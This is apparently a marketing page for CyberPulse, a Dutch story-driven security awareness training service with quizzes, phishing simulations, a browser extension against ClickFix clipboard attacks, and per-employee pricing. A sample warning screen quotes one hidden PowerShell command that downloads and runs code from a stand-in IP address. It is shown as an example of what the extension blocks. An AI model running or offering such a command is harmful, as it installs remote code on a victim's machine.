

— SECURITY AWARENESS TRAINING FOR SMES

Security awareness training your team keeps coming back to.

One ongoing story over 52 weeks. A new chapter and two short quizzes every week, about ten minutes in all.

Attacks come in through people.

23%

of Dutch businesses with two or more employees dealt with phishing or spoofing in 2024. For 50 to 250 employees it was 44%.

Source: Statistics Netherlands (CBS), 2025

62%

of breaches involved the human element, such as a click on a phishing email or a mistake.

Source: Verizon, DBIR 2026

1.1M

devices on which Microsoft saw a ClickFix command run between February and early May 2026: roughly an eightfold increase.

Source: Microsoft, Digital Defense Report 2026

8,000+

organisations have fallen under the Dutch Cybersecurity Act since 15 August 2026. Their board members must take suitable training themselves.

Source: Dutch government, July 2026

A series instead of an annual course.

01 · CHAPTER

Cipher tells how that week's attack works, at the fictional company Novento Groep.

02 · RED QUIZ

Recognise the attack. After each answer you see what is right and why.

03 · BLUE QUIZ

Stop the attack: report, block, recover.

± 10 minutes a week: the chapter and the two quizzes together.

Four seasons of thirteen weeks

Late joiners start at week 1

Phishing simulations from season 2

The platform sends the reminders

THE STORY

One year, one attack, four seasons.

SEASON 1 · THE RECONNAISSANCE

Cipher reads along on LinkedIn, in an out-of-office, in a team photo.

SEASON 2 · THE BREAK-IN

One email that fits, one click on a Monday morning.

SEASON 3 · THE ESCALATION

Invoices, payslips, the leadership calendar.



SEASON 4 · THE RESISTANCE

Colleagues recognise the tone and report it within a minute.

Reporting for the admin

Stop ClickFix before anyone pastes.

- If a website puts a PowerShell or terminal command on the clipboard, Pulse clears it and explains what happened.
- If a page asks for Windows+R, Ctrl+V and Enter, Pulse warns before anything is copied.
- One click sends IT a report with URLs, IP addresses and hashes.
- For Chrome, Edge and Firefox. Included in the subscription.

ESET detected 108% more ClickFix attacks in the first half of 2026 than six months earlier. (ESET Threat Report H1 2026)

BLOCKED CLICKFIX

Stop! Don't paste this anywhere.

This website secretly tried to put a command on your clipboard. Pasting it into Run (Win+R), File Explorer or Terminal could install malware. This is called ClickFix.

TRIED TO RUN

`powershell -w hidden -c iex(irm 203.0.113.7 -UseBasicParsing)`

01

I replaced this command with empty text.

02

Do not press Win+R, Ctrl+V or Enter, whatever the page says.

03

A real CAPTCHA never asks you to do anything outside your browser.

Take me to safety

I understand

[Report for IT](#)

CYBERPULSE PULSE GUARDS THIS BROWSER

— FOR WHOEVER RUNS IT

Evidence for your audit, without keeping track yourself.

Sign in without a password

SSO via Microsoft Entra or Google Workspace, or a sign-in link by email.

One dashboard

Participation, risk and phishing results, with progress per framework.

Evidence you can hand over

PDF and CSV export, verifiable certificates and a board track for NIS2.

Your data stays in Europe

Servers in the Netherlands, backups in Germany, with a data processing agreement.

PRICING

One plan, per employee per month.

1–25 employees	€4.75
26–50 employees	€4.15
51–100 employees	€3.55
101–250 employees	€2.95
251–500 employees	€2.35
from 501 employees	€1.95

Everything is included: the story, phishing simulations, reporting, breach monitoring, Pulse and SSO.

Excl. VAT, minimum 10 employees. Annual or three-year contract (25% off). 14-day free trial, no credit card.

WHO WE ARE

Built by people who know how attackers work.

CyberPulse is built by ethical hackers (OSCP, OSEP, CRTO, GPEN). What we see in practice becomes training that fits an ordinary working week.
